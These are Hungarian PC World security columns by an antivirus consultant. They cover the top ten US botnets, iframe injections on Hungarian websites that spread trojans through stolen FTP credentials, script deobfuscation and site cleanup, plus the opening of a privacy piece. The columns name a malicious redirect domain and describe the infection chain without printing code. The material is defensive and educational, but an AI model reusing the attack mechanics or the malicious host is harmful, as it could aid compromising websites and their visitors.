Júliusban tették közzé a NetworkWorld szakértői a tíz legnagyobb amerikai botnet adatait. Az adatokat a Damballa nevű biztonsági cég észleléseire, illetve becsléseire alapozva jelentették meg. Lehet, hogy idővel a kártevők havi toplistájához hasonlóan ebből is egy rendszeres, havi aktuális lista kerekedik majd? Meglátjuk, most pedig kezdjük is a sort!


Az első helyen a Zeus nevű botnet áll, jelenleg 3,6 millió tagot számlál. E hálózat fő profilja a billentyűzetleütés-naplózás, amelynek segítségével az érzékeny adatokat, például felhasználói neveket, jelszavakat, számla- és hitelkártya-számokat gyűjt, ehhez banki belépő oldalakba helyez el hamis HTML-űrlapokat.

Második helyezett a Koobface, a maga nem csekély, 2,9 millió megfertőzött amerikai számítógépével. A Koobface sokaknak ismerős lehet, mostanában többször is szóba került a neve, hiszen a kártevő különféle variánsai a MySpace-en, a Facebookon, újabban pedig már a Twitteren is terjednek. A látszólag egy ismerőstől kapott üzenetben egy videofájlt ajánlanak fel megnézésre, ami rákattintás után egy állítólagos hiányzó kodeket kísérel meg letölteni, valójában viszont magát a Koobface kártevőt telepíti a gépre.


A harmadik helyen a TidServ szerepel másfélmillió zombiszámítógéppel. Főleg e-mailben terjed, lefülelése nem egyszerű, mivel rejtőzködésre rootkittechnikákat is használ. Sokszor érkezik együtt a különféle hamis antivírus programokkal.

A NetWorkWorld listáján negyedik a TrojanAVFakealert nevű hálózat, amely nevéhez híven főleg a hamis antivírus programokkal terjed. Ezek nem létező riasztásokkal próbálják megijeszteni a tapasztalatlan felhasználókat, és nemcsak megzsarolják őket az ígért teljes értékű fizetős változattal, hanem eközben megfertőzik a gépüket és azonnal át is veszik az uralmat felette. A jelentés szerint 1,4 millió számítógép szerepel ebben a hálózatban.

Ötödik helyen találjuk a Trojan/Downloader.Agent botnetet, amelyben a Damballa szakértői 1,2 millió számítógépet sejtenek. Ez egy igazi pénzszerző kártevő,



Ha egy viszonylag hosszabb időszakot, például két évet vizsgálunk, jól látszik a botnetek számának erőteljes emelkedése



A hálózati forgalom TCP/IP-csomagjait vizsgálva a Confickerre jellemző forgalom látszik a Wireshark ablakában

Egy botnet elterjedtségét demonstráló világtérkép. (A Prevx ábrája a saját májusi adataik alapján.) Jól látszik, hogy Kanada mintha ellenszert vett volna be, míg Európa vastagon érintett az USA-val együtt

az irányítója titkosított parancsokkal kommunikál, és főleg reklámokra történő kattintási manőverekben használatos visszaélésekre használják.

Hatodik helyen található az úgynevezett Monkif, amellyel az amerikai számítógépek közül 520 ezer fertőződött meg. Ezzel a kártevővel szoktak kéretlen reklámokat megjelenítő, úgynevezett BHO-programokat (Browser Helper Object) feltölteni az áldozatok gépére.


A hetedik helyezett a 480 ezer számítógépet bitorló Hamweq. Az Autorun funkció segítségével igyekszik másolatait minden elérhető meghajtóra eljuttatni. Külön Registry-bejegyzésekkel gondoskodik a kód automatikus lefuttatásáról, amikor az explorer.exe folyamat éppen elindul. A fertőzött gépen a botmester tetszőleges parancsokat futtathat, és bármibe bele tud nézni.

Nyolcadik utasunk a Swizzor, a lista 370 ezer fertőzött gépet tulajdonít neki. Fő célja kéretlen reklámokat és különféle trójai programokat telepíteni a számítógépre. Az ESET havi magyarországi statisztikái szerint a Swizzor itthon is minden hónapban az első tízben volt, februárban pedig első helyezettként szerepelt.

Kilencedik, de még mindig jelentős méretekkel rendelkezik a Gammina botnet, mellette a 230 ezres számot olvashatjuk. Ez a kártevő az online játékok belépési jelszavaira specializálódott, az ezekhez tartozó belépési nevet, jelszót és számlaadatokat igyekszik megszerezni. Rootkit-technikával megpróbál elrejtőzni a megfertőzött gépen, akár külső USB-eszközökkel is terjed, és talán leghíresebb húzása az volt, amikor 2008 nyarán a Nemzetközi Űrállomás két számítógépét is megfertőzte.

Végül, de nem utolsósorban a Conficker áll a tizedik helyezettként a maga 210 ezer amerikai számítógépével. A Conficker is ismerős lehet a magyar havi listákról, a júniusi és júliusi top 10-et még vezette is. Sokféle fertőzési mechanizmussal dolgozik, ebből csak egy a tavaly októberben már befoltozott biztonsági résen való bekúszása. Emellett a fertőzés a gyenge adminjelszavak elleni támadással, valamint az automatikus futtatási lehetőségén keresztül is terjed. Többek közt a Waledac kártevő terjesztésére is felhasználták a botnet irányítói.

Mit mondhat nekünk ez lista? Talán megfelelően demonstrálja azokat a kerülendő veszélyeket, amelyeken a legtöbb képzetlen vagy gyanútlan felhasználó fennakad. Ijesztő is lehet egy ilyen hatalmas erőforrásra támaszkodó sötét erő. Persze mutathat feladatokat a szakemberek számára is, sőt kell is, hogy mutasson, mert hatékony ellenlépések nélkül ez a helyzet vagy megmarad, vagy még rosszabbodni is fog.



Egy másik világtérkép egy másik cég elemzései alapján. Itt szintén alig van pötty Ausztráliában, miközben tudjuk, hogy minden ötödik ottani gép egy botnet tagja. Emiatt külön felvilágosító programot is hirdettek a gépek megtisztítására

Kicsi a bors, de vannak barátai

A toplista vége felé elhelyezkedő botneteket sokan hajlamosak alábecsülni azzal, hogy „Ugyan kérem, mi ez a pár százezer a millióhoz képest?"

Az ESET kutatói eljátszottak a botnetes Waledac kártevővel, és a forgalom elemzésével méregették a botnet spamkibocsátási képességeit. A Latin-Amerikában végzett tesztelés szerint már egyetlen botfertőzte számítógép is másod-

A Facebook és MySpace közösségi oldalakon terjedő Koobface féreg a futtatása során vicces képet jelenít meg, viszont a hatásai már nem is olyan viccesek. Csak az Egyesült Államokban 2,9 millió számítógép tartozik e hálózatba

percenként két spamlevelet, illetve egy teljes nap alatt pedig mintegy 150 ezer kéretlen reklámlevelet képes kibocsátani. A szándékosan megfertőzött laboratóriumi PC a Bálint-napi kártevővel állt be a botnetek sorába, majd ennek kapcsán nyílt alkalom a hálózati forgalom alaposabb vizsgálatára is. A Waledac számos tekintetben felülmúlja a korábbi Storm képességeit, és annak reinkarnációjának tartják.


Sebastian Bortnik egy blogbejegyzésében a Waledac kártevővel üzemelő botnet méretét 20 ezer gépre becsüli, teljesítőképességét pedig napi 3 milliárd kiküldhető spamre teszi. Természetesen ezek a becsléseken alapuló botnetes elméleti teljesítmények valójában tényleg csak elméletiek, hiszen a botnetet általában sosem használják teljes üzemidőben és teljes kapacitással, bár ennek technikailag semmi akadálya nem lenne.

Az elemzés emellett azt is kimutatta, hogy a Waledac valóban a Storm utódjának tekinthető, és fejlesztésénél figyelembe vették az elődt javítandó hibáit is, például amíg a Storm csak 64 bites RSA-kódolási algoritmust használt, a Waledac már ebben is előrelépett, és minden tekintetben folyamatosan továbbfejlődött az év eleji Bálint-naptól egészen a július 4-i Függetlenség Napja ünnepekig.

Hegyek, völgyek, tájak, országok

Vajon mi lehet a pontos oka annak, hogy vannak országok, amelyek vastagon és hónapok óta érintettek a botnetes problémában, és vannak, amelyek viszonylag sikeresebben ellenállnak? Ha csak a Conficker férget nézzük a havi toplistákban, gyaníthatóan sok országban van kiterjedt bothálózat. Az ESET havi statisztikai adatai szerint ilyen például az USA, Brazília, Indonézia, Irán, Új-Zéland, Pakisztán, Románia, Oroszország, Szerbia, Ukrajna és Zimbabwe.

Az USA-ban sok a pénz, sokan használnak hitelkártyákat, sok az óvatlan felhasználó, és rengeteg ember él ott, valószínűleg ezért érdemes a nagy számok törvénye miatt is próbálkozni a bűnözőknek.



Két noteszgép is megfertőződött 2008 augusztusában a Nemzetközi Űrállomáson. A BBC akkori értesülései szerint az asztronauták a laptopjaikon semmilyen antivírus programot nem használtak

A felhasználók helyzetét nehezíti, hogy sok esetben a számítógép forgalmazója spórolásból nem ad valódi telepítőlemezt a megvásárolt géphez, hanem a vásárlóra bízza, hogy az előtelepített Windowsból maga készítsen lemezt. Ám ez a lustaság és a hozzá nem értés miatt sokszor elmarad, így rendszerösszeomlás vagy zombifertőzés esetén nincs mihez nyúlni

Ezzel szemben vannak azok az országok, ahol pedig még az első húszban sem szerepel a Conficker féreg egyetlen variánsa sem. Az ilyen szerencsésebb helyek közt találjuk Bahreint, Dániát, Máltát, Kanadát, Hollandiát, Norvégiát és Svédországot. Utóbbiak viszonylag a valóságban is gazdag országok. Mi lehet itt a magas biztonsági faktor oka? Alacsony lehet a lopott Windows operációs rendszer aránya, és talán mindenkinek van legális antivírus program telepítve a gépén, esetleg képzettebbek a felhasználóik és talán mindenki tudja, hogyan védekezzen?

Eljön-e John Connor?

Ha ilyen ütemben fejlődik a számítástechnika, mindenki otthonról bankol majd, és a gazdagabb országokban növekedik a számítógép vezérelte intelligens otthonok száma, akkor egyre jobban a Terminátor filmek Skynetjére fog hasonlítani az a totális ellenőrzés, amellyel a számítógépes bűnözők gépek millióit tarthatják majd kontroll alatt. A probléma orvoslására azonban új módszereket kell bevetni, mert a figyelmeztetések, újságcikkek önmagukban jól láthatóan nem képesek a jelenség felszámolására. Míg egy defektes kereket a sofőrök azonnal észlelnek, és kicserélik, addig a gépen élősködő zombit sokszor nem is érzékeli a tulajdonosa, vagy érdektelenségből nem javítja, és ezzel rászabadítja a botnetet a többiekre. És ez az, amit megengedhetetlen.

A helyzet felemás. Egyes vélemények szerint az internetszolgáltatóknak kellene aktívabban segíteni a botnetes fertőzéseknél, de ezt csak a forgalom ellenőrzésével, szűrésével tehetnék. Közben pedig, ha mondjuk P2P-forgalomra szűrnek, akkor meg utáljuk őket, és azt gondoljuk, nincs is joguk a forgalom figyelésére.

Mindenesetre, ha valakinek nagyon lelassult a gépe, és tudtán kívül egy zombihadsereg katonája, a fenti adatokból megértheti, hogy hová is tűnik az elhappolt sebesség és teljesítmény. Az amerikai kormánynak a Sandia National Laboratories kutatói eközben olyan rendszert fejlesztenek, amellyel szimulálható lesz az internetes jelenségek működése. A MegaTuxnak keresztelt projektben egy Dell szuperszámítógépet készítenek fel egymillió operációs rendszer virtualizált futtatására, és ez a botnetes kártevők vizsgálatában vadonatúj és igen hatékony szimulációs terep lehet.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

A Vírusok Varázslatos Világa


JÖTTEK, LÁTTAK, SZKRIPTET SZÚRTAK BE

Bejelentett támadó webhely és gyógymódjai

Sorozatunk huszonhatodik epizódjában olyan weboldalakkal fogunk foglalkozni, amelyekben van valami olyasmi, amit nem a készítők tettek bele. Jó kérdés lehet ezek után: a „hogyan került bele?”, a „miért nem vettük észre?”, és az „akkor most mit tegyünk?” Nagyjából ebben a sorrendben haladva mindent ki fogunk deríteni.

Cikksorozatunk korábbi, tizennegyedik epizódjában egyszer már beszéltünk webalapú kártevőkről, és megemlítettük, hogy szinte bármilyen weboldalt meg lehet fertőzni. Ám ha valaki célzottan szeretne nagy kárt okozni, keresve sem találhatna jobbat ismert, látogatott, nagy forgalmú honlapoknál, ahol egyetlen kártékony iframe-exploit beágyazásával máris kezdődhet a kártevők terjesztése. 2009 áprilisában erre a sorsra jutott a **feliratok.hu**, amelyről DVD-filmek magyar nyelvű feliratait lehet letölteni. Főleg fiatalok látogatják ezen oldalt, akik közül sokan még nem annyira veszik komolyan a számítógépes biztonságot. A beágyazott iframe, úgy tűnik, újabban már rendre kínai oldalakra mutat, mondjanak a statisztikák bármit is. Ha olyan Windows alatti gépről nézegetjük, amin az ESET Smart Security 4.0 fut, szerencsére az ilyen szokatlan beágyazásra üzemszerűen figyelmeztet. Ha például Firefox webböngészőt használunk, több más forrásból is kaphatunk figyelmeztetést. Ha telepítjük a NetCraft Toolbar, a Finjan Secure Browsing, a Web of Trust, Web Security Guard vagy a McAfee Siteadvisor valamelyikét (vagy mindegyikét), akkor ezek is listázzák a felhasználók bejelentései alapján a weboldalakat, illetve rendszeresen frissített adatbázisuk alapján tudnak minket riasztani. Maguk a felhasználók a Google-nak is jelenthetik a weboldal fertőzöttségét, ekkor egy „Bejelentett támadó webhely” üzenet is fogadhat minket az adott oldalra keresve, illetve a Firefox alatt ide lépve.

A bűnös weboldal esetünkben egy Kínában *Best Raymond* által bejegyzett, de litván szerveren működtetett cím. Talán lassúak voltunk – éjjel háromkor jött a riasztás, és másnap reggel hétkor már rajta voltunk az ügyön –, de akkorra a letölthető kártevőt már – sajnos, vagy hál’ Istennek – eltávolították, így nem sikerült elfognunk. Persze azért látható, minden az eredetileg beszúrt **litecartop.cn** oldal továbbirányításán múlik, ami időről időre változóan máshova küldhet, esetleg figyelheti és naplózhatja az IP-ket, és mindig máshova irányíthat.




Ha javascriptes kódot piszkálunk, jó szolgálatot tehet a Document.Write() függvények kicserélése Alert()-re. Így teszteléskor látjuk, mi történne, milyen URL-re történne a tényleges ugrás

Szól a rádió

Tavaly ősszel egy hasonló iframe-es támadás érte a Roxy rádió honlapját, ahol szintén kártevőterjesztésre használtak fel egy beágyazott iframe-blokkot. A Hungarian Unix Portalon (**www.hup.hu**) figyelmeztették erre a felhasználókat, ahol aztán egy az egyben be is linkelték ezt a gyanús URL-t. Már maga az is egy érdekes közjáték, hogy a HUP drupalos topikjába ekkoriban még simán be lehetett szúrni egy ilyen aktív kártevőre mutató iframe-es sort, mindenfajta szűrés vagy legalább formai átalakítás nélkül. A Roxy weboldala jobbára kevésbé paranoiás fiatalok érdeklődésére tarthat számot, és mivel még mindig sokan használnak Internet Explorert, vagy kétes eredetű Windowst – amit ugye nem frissítenek –, ezért sokan áldozatul eshettek. Tovább tetézheti a bajt, hogy a legtöbben még mindig nem használnak biztonsági programokat sem.

Ha már szóba került a kártékony oldalak linkje, ezzel is lenne teendője mind a fórumok látogatóinak, mind pedig az adminisztrátoroknak. Az olvasóknak nem szabadna élő, aktív kártevőre mutató linkeket beszúrni egy nyilvános fórumba, de az adminisztrátoroknak is gondoskodniuk kellene arról, hogy ha már ilyesmi megtörténik, akkor linkmentes, veszélytelen formában kerüljön sor ilyesmire. A mai napig látni különféle helyeken ilyen bejegyzéseket. Talán ahhoz hasonlóan kellene szabályozni ezt, mint Svédországban a dohányzást: „Intelligens ember e helyütt nem gyújt rá, a többieknek pedig tilos!”

Amíg fel nem fedezik, vagy a weboldal nem kerül tiltólistára, a kártékony kód minden látogató gépébe megpróbál letöltődni. A fejlettebb helyeken IP-címfigyelés is van, és kétszer sosem töltődik le ugyanaz az állomány



A feliratok.hu weboldal sem kerülte el sorsát. A weboldal kódjába ismeretlenek kínai weboldalra mutató láthatatlan iframe-hivatkozást helyeztek

Megint jőnek, kopogtatnak

Az ilyen beszúrt iframe-tagek sajnos bárhol megjelenhetnek, legyen az egy város weblapja, vagy egy országgyűlési politikus weboldala – mindkettő előfordult már. Most egy olyan iframe-kódot mutatunk be, amelyet jól láthatóan nemcsak egyszerűen odabiggyesztettek, hanem gondoskodtak arról is, hogy ha esetleg észre is veszszük, egy átlag felhasználónak halvány segédfogalma se legyen, mit csinálhat pontosan a beszúrt kódrészlet. Sok szkriptes kártevő épít a zagyva változónevekre, a kódhalmaz áttekintése és megértése ilyenkor szinte lehetetlen. Efféle esetekben csodákat tehetünk már azzal is, ha közérthető, tömör és logikus változónevekre cseréljük a zagyvaságokat. Emellett az Unescape függvény használatával a már összezavart (obfuscated) kódot ki lehet (vagy néha csak egy fokkal kijjebb) bontani.

A példaprogramból itt kikódoltuk egy C programocskával a már olvasható változatot, és itt már azonnal látni lehetett a valódi folyamatokat. A kínai weboldalról letöltődő 1.exe nem sejtetett túl sok jót. Esetünkben ez a NOD32 riasztása alapján egy VBS/TrojanDownloader.Agent. NAB trójait jelentett, amit az állandó védelem szerencsére sikeresen hárított. Annyi bizonyos, hogy aki ilyen zavaros kódot használ a programjában, annak sötétek a szándékai, amit persze gondosan el is rejt.

A NOD32 és az Eset Smart Security már akkor is riaszt, ha egy teljesen közömbös weboldalra mutat egy ilyen gyanús iframe-hivatkozás. Itt a weboldal tartalmától, vagyis a linktől teljesen függetlenül maga a rejtett iframe-használat miatt történik a felismerés

Természetesen a Google honlapján is kaphatunk tájékoztatást, miért történt meg az adott honlap letiltása, illetve a Bejelentett támadó webhelyként való minősítés

Íme a kód kinyitva, így már azonnal „emberformájú” a dolog. A kód összezavarásának pontosan ez a célja, elrejteni a valódi tevékenységet, és a linkeket. Szemlátomást minden út Kínába vezet

A mellékhatások tekintetében...


A roppant kellemetlen ilyen esetben az, hogy sosem tudni, hogy a gépünkre feltelepült kártevő, illetve kémprogram pontosan miket lopott el. Minden weboldal-hozzáférésünk kódját? Banki jelszavainkat? Belépést a levelezésünkhöz? A legjobb, amit tehetünk a tisztítás folyamatában, hogy a már tiszta gépen minden jelszavunkat megváltoztatjuk. Lehet, hogy ez túlzott óvatosság, de az is elképzelhető, hogy korábbi accountjaink már egy feketepiaci árverési oldalon szerepelnek.

Apu, hogy megy be?

A legtöbb esetben nem közvetlenül a weboldalt törik fel, hanem előzőleg egy, a weboldalt módosítani képes munkatárs gépe fertőződik meg egy kémprogrammal, majd ha a fertőzött gépről FTP-kapcsolaton keresztül belépnek szerverre, akkor az ott található index, main, default nevű PHP, HTML típusú állományokba véletlenszerűen beíródik ez az iframe-blokk. Sajnos a sokak által kedvelt Total Commander a korábbi verzióiban kódolatlanul (illetve csak gyengén kódolva) tárolta az FTP-jelszavakat, így ezeket könnyen is el lehetett lopni. Csak a 7.5-ös Total Commanderben oldották meg azt, hogy az FTP-kapcsolatok jelszavait megfelelően kódolva tárolják, érdemes tehát egyrészt a 7.5 (egyelőre beta) változatra frissíteni, valamint a használt FTP-jelszavakat gyanús esetekben azonnal lecserélni.

Elhárítás

Ha egy fertőzött weboldalba „botlunk”, érdemes egy e-mailben tájékoztatni a webhely készítőjét, fenntartóját, hogy tudjon a támadásról. Lehet, hogy mi már a tizedikek leszünk, de az is elképzelhető, hogy mindenki azt gondolja, a másik már szólt, és így aztán senki nem jelez. A weboldalak tulajdonosainak az esetek többségében fogalmuk sincs arról, hogy történt velük valami incidens. Ha pedig a saját weboldalunk az „áldozat”, akkor a **blog.webpozitiv.hu/bejelentett-tamado-webhely-mit-tegyek/** oldal szépen pontokba szedve mindent elmond az ilyen esetekben teendőkről. Akinek tehát a webol-



A JavaScript valóban sok mindenre jó, szerepel a MetaSploit készletben is a választható nyelvek között

Ebből kódoltuk ki később egy C programocskával a fentieket. Itt még semmit sem lehet sejteni a valódi folyamatokból. Annyi azért világosan látszik, hogy aki ilyen zavaros kódot használ, annak sötétek a szándékai, és van rejtegetni valója

dala megfertőződik, annak érdemes itt kezdenie egy alapos olvasással a felkészülést a helyreállítási procedúrára. A folyamat egyrészt a kód kigyomlálásából, a weboldal FTP-jelszavának haladéktalan megváltoztatásából, a webhely kódjához közvetlenül hozzáférő kliensgépek vírus- és kémprogramok elleni átvizsgálásából áll. Ha bérelt tárhelyen történt a baleset, akkor értesítsük a tárhely üzemeltetőjét, ha pedig saját szerverről van szó, akkor a naplófájlok vizsgálata, szoftverfrissítés, és a már korábban említett kártevővizsgálat vár ránk. Ekkor, és csak ekkor következhet legvégül a Google rendszerében az immár tiszta webhely-státusz visszaállításának kérelmezése. Az oldal megtisztításának bejelentése a Google Webmestereszközök szolgáltatásnál végezhető el, ehhez regisztrálnunk kell erre a szolgáltatásra. Itt kérhetjük a webhely újrafelvételét a **www.google.com/webmasters/tools/reconsideration** címen.

Ez utóbbinál általában 1–7 napos átfutási idővel számoljunk, vagyis nem biztos, hogy rögtön az [Enter] leütése után el lesz távolítva a Bejelentett Támadó Webhely matrica.

És végül ezt ugyan egy leírás sem említette, de nem butaság a teljes webszerver átnézése, hogy a saját fájljainkban nem történtek-e további módosítások, illetve ezeken felül a hozzáférés birtokában nem tároltak-e rajta valamilyen idegen, illegális anyagot is.

Tanulságok, ha vannak – márpedig vannak!

Tanulság talán annyi lehet, hogy egyrészt az „óvatosság nem bizalmatlanság", valamint az „én, kérem, csak megbízható webhelyeket látogatok, ezért nem is eshet semmi bajom" szlogeneket újfent


„Bejelentett támadó webhely" – ezt a címkét kapja az a weboldal, amelynek tulajdonosa nem veszi észre idejében, hogy weboldala már nem csak az övé. Valójában ez egy roppant hasznos módszer, amelynél a látogató közösség észrevétele, bejelentése hívja fel a tulajdonos figyelmét a problémára

eredményesen cáfoltuk. További hasznos szokások lehetnek a minden böngészés utáni cache-ürítés, a session cookie-k törlése (amelyek ugye bizonyos körülmények közt ellophatók). Mivel a kártevők java része internetes böngészés során kerül a Windowsokba, ezért erősen javasolt a naprakész vírusvédelmi program, vagy internetbiztonsági csomag használata, valamint néhány biztonsággal kapcsolatos plugin telepítése. Ezek közül a teljesség igénye nélkül, de talán a legfontosabbakat megemlítjük a Firefox böngészőhöz: NoScript (722), NetCraft Toolbar (1326), ShowIP (590), Adaptive Referer Remover (1093), Cache Status (1881), CookieSafe (2497), Live HTTP headers (3829), JSView (2076), Secure Login (4429), XSS Guardian (4774) és XSS Warning (5589). (A zárójelek közt található számokat az **addons.mozilla.org/hu/firefox/addon/xxx** cím „xxx"-e helyére kell írni.) A NoScript beállítások közt olyan finomságokat is találhatunk, mint például az iframe-elemek tiltása, ezért talán ezt a beépülőt nevezhetjük a legfontosabbnak az itt felsoroltak közül.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu



Akár mi kódoljuk vissza manuálisan a valódi szkripttartalmat, akár futtatjuk azt eredeti formájában, a NOD32 másodszor is riaszt, ekkor már a konkrét linken található trójai kártevő akad fent a hálójában

KAPCSOLÓDÓ WEBOLDALAK

Az ESET magyar nyelvű vírislexikona: **www.eset.hu/virus**
Text Unescape Utility: **www.linkedresources.com/tools/unescaper_v0.2b1**

A blog.webpozitiv.hu/bejelentett-tamado-webhely-mit-tegyek/ egy minőségi, jól összeszedett weboldal, amely szépen pontokba szedve mindent elmond az iframe-támadási esetekről. Aki áldozatul esik, annak érdemes itt kezdenie alapos olvasással a felkészülést a helyreállítási procedúrára

A Vírusok Varázslatos Világa

MIT LÁT AZ INTERNET BELŐLÜNK?

Tudom, ki vagy!

Sorozatunk huszonhetedik epizódjában többek közt azon fogunk elmélkedni, hogy milyen nyomokat, adatokat hagyunk magunk után az interneten, mit lehet rólunk kideríteni. Vajon hibáztunk-e valamit, ha túl sok tudható meg rólunk? És amit mi látunk másról, az vajon igaz-e? Ez már csak azért is érdekes kérdés, mert egy ilyen búvárkodás nem csupán jó szándékkal történhet. Megvizsgáljuk azt is, hogy vajon az elkerülhetetlen-e, hogy szórakozott idióták, ismeretlen spamküldő emberkék kéretlen, gyanús és néha fertőzött oldalra mutató linkeket küldözgessenek nekünk kedvenc csevegőprogramjainkban.

Cikksorozatunkban már sokszor és sokat beszéltünk arról, hogy a közösségi oldalakon érdemes okosan és mértéktartóan adatokat szolgáltatni magunkról. Erről legutóbb a 24. részben is szó esett, az egyik elrettentő példa pedig pont az MI6 brit titkosszolgálat főnökének felesége volt, aki óvatlanul még a lakcímüket is közzétette a Facebookon. Vagyis kiindulhatunk abból, hogy ha óvatosak akarunk lenni, akkor a frissített windowsos gépünkön semmilyen alapvető hibát nem ejtünk: a biztonsági frissítések automatikusan érkeznek és településünk, sőt vírusirtónk és kémprogramirtónk is naprakész állapotban van, valamint felhasználói szokásainkban is igyekszünk megfontoltak lenni. Akkor hát meg is úszunk mindent?

